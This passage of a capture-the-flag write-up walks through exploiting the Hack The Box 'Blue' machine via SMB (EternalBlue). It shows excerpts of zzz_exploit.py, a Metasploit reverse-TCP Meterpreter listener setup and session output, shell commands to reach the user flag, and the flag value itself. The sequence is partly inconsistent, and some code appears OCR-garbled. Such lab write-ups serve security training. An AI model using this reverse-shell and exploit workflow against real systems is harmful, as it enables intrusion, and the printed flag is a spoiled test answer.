
This change aimed to **bypass authentication** on the target SMB server.

Disabling File Upload & Execution

The script originally attempted to upload and execute meterpreter.exe. I commented out the following lines:

# smb_send_file(smbConn, '/root/Documents/Blue?meterpreter.exe', 'C', '/meterpreter.exe')

# service_exec(conn, 'cmd /c meterpreter.exe')




```
^I# token parsed and validated$
^Ireturn userAndGroupsAddr, userAndGroupCount, userAndGroupsAddrOffset, userAndGroupCountOffset$
$
def smb_pwn(conn, arch):$
^IsmbConn = conn.get_smbconnection()$
^I$
^Iprint('creating file c:\\pwned.txt on the target')$
^Itid2 = smbConn.connectTree('C$')$
^Ifid2 = smbConn.createFile(tid2, '/pwned.txt')$
^IsmbConn.closeFile(tid2, fid2)$
^IsmbConn.disconnectTree(tid2)$
^I$
^I#smb_send_file(smbConn, '/root/Documents/Blue?meterpreter.exe', 'C', '/meterpreter.exe')$
    #service_exec(conn, r'cmd /c c:||meterpreter.exe')$
^I# Note: there are many methods to get shell over SMB admin session$
^I# a simple method to get shell (but easily to be detected by AV) is$
^I# executing binary generated by "msfvenom -f exe-service ..."$
$
def smb_send_file(smbConn, localSrc, remoteDrive, remotePath):$
^Iwith open(localSrc, 'rb') as fp:$
^I^IsmbConn.putFile(remoteDrive + '$', remotePath, fp.read)$
$
# based on impacket/examples/serviceinstall.py$
# Note: using Windows Service to execute command same as how psexec works$
def service_exec(conn, cmd):$
^Iimport random$
^Iimport string$
^Ifrom impacket.dcerpc.v5 import transport, srvs, scmr$
^I$
^Iservice_name = ''.join([random.choice(string.letters) for i in range(4)])$
$
^I# Setup up a DCE SMBTransport with the connection already in place$
-- (insert) VISUAL --
  - Windows 10 Pro Build 10240 x64$
```

This step prevented unnecessary detection by antivirus systems.

Setting Up Metasploit Listener

To receive a reverse shell, I launched Metasploit by running: Msfconsole



```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again


 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                                  /                      /
       \     .                          /                      /            x
        \                              /                      /
         \                            /          +           /
          \            +             /                      /
           *                        /                      /
                                   /      .               /
    X                             /                      /            X
                                 /                     ###
                                /                     # % #
                               /                       ###
                      .       /
     .                       /      .            *           .
                            /
                           *
                  +                       *

                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.4.43-dev                          ]
+ -- --=[ 2483 exploits - 1279 auxiliary - 393 post       ]
```

Once inside Metasploit, I configured the multi/handler module to listen for incoming connections.

I set up a Metasploit multi/handler to listen for an incoming reverse shell from the target machine. Selected the Metasploit multi/handler module to handle reverse shell connections:

use exploit/multi/handler

Configured the payload for the listener: set payload windows/meterpreter/reverse_tcp

This payload allows me to establish a Meterpreter session with the target machine.


Set the listener IP address and port:

set LHOST 10.10.14.68

set LPORT 4444

Run the exploit to start the listener: run

Gained access to a command shell: shell



```
[msf](Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp payload => windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> et payload windows/meterpreter/reverse_tcp
[-] Unknown command: et. Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.68
lhost => 10.10.14.68
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     10.10.14.68      yes       The listen address (an interface may b
                                        e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.68:4444
[*] Sending stage (177734 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.68:4444 -> 10.10.10.40:49241) at 2025-03-06 19:29:41 -0600

(Meterpreter 1)(C:\Windows\system32) > shell
Process 2148 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd /
```

Explanation of Flags:


- LHOST is my attacking machine's IP address.
- LPORT is the port on which my listener waits for connections.

Running the Exploit

With the listener active, I executed the exploit script against the target:


python3 zzz_exploit.py 10.10.10.40 ntcs

The script attempted to execute the SMB exploit and establish a reverse shell connection.



```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ python zzz_exploit.py 10.10.10.40 ntsvcs
Target OS: Windows 7 Professional 7601 Service Pack 1
Traceback (most recent call last):
  File "/home/azizulrahaman/zzz_exploit.py", line 1057, in <module>
    exploit(target, pipe_name)
  File "/home/azizulrahaman/zzz_exploit.py", line 835, in exploit
    if not info['method'](conn, pipe_name, info):
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/azizulrahaman/zzz_exploit.py", line 488, in exploit_matched_pairs
    fid = conn.nt_create_andx(tid, pipe_name)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/azizulrahaman/mysmb.py", line 170, in nt_create_andx
    self._last_fid = smb.SMB.nt_create_andx(self, tid, filename, smb_packet, cmd, shareAccessMode, disposition, accessMask)
                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/local/lib/python3.11/dist-packages/impacket/smb.py", line 3907, in nt_create_andx
    if smb.isValidAnswer(SMB.SMB_COM_NT_CREATE_ANDX):
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/local/lib/python3.11/dist-packages/impacket/smb.py", line 788, in isValidAnswer
    raise SessionError("SMB Library Error", self['ErrorClass'] + (self['_reserved'] << 8), self['ErrorCode'], self['Flags2'] & SMB.FLAGS2_NT_STATUS, self)
impacket.smb.SessionError: SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ ▌
```


User Flag: Submit the flag located on the haris user's desktop.



Submit User Flag


Submit the flag located on the haris user's desktop.

After gaining SYSTEM access on the target machine, I navigated through the file system to locate the user flag. First, I listed the users on the system with: dir C:\Users



```
C:\Windows\system32>dir C:\Users
dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users

21/07/2017  06:56    <DIR>          .
21/07/2017  06:56    <DIR>          ..
21/07/2017  06:56    <DIR>          Administrator
14/07/2017  13:45    <DIR>          haris
12/04/2011  07:51    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   2,694,541,312 bytes free

C:\Windows\system32>cd C:\Users\haris\Desktop
cd C:\Users\haris\Desktop
```


This showed that there is a user named haris, along with Administrator and Public directories. Since the challenge required me to find the user flag for "haris", I navigated to their Desktop folder using: cd C:\Users\haris\Desktop



```
C:\Windows\system32>cd C:\Users\haris\Desktop
cd C:\Users\haris\Desktop
```


Once inside the Desktop directory, I listed its contents using: dir

After navigating to the haris user's Desktop, I located and retrieved the user flag. First, I used: type user.txt



```
C:\Windows\system32>cd C:\Users\haris\Desktop
cd C:\Users\haris\Desktop

C:\Users\haris\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\haris\Desktop

24/12/2017  02:23    <DIR>          .
24/12/2017  02:23    <DIR>          ..
03/03/2025  21:30                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,694,541,312 bytes free

C:\Users\haris\Desktop>type user.txt
```


This command displayed the contents of the user.txt file, revealing a hash-like flag:
688c15e431600ad6ac6fbb7dc6d10cf6



```
C:\Users\haris\Desktop>type user.txt
type user.txt
688c15e431600ad6ac6fbb7dc6d10cf6

C:\Users\haris\Desktop>cd C:\Users\administrator\Desktop
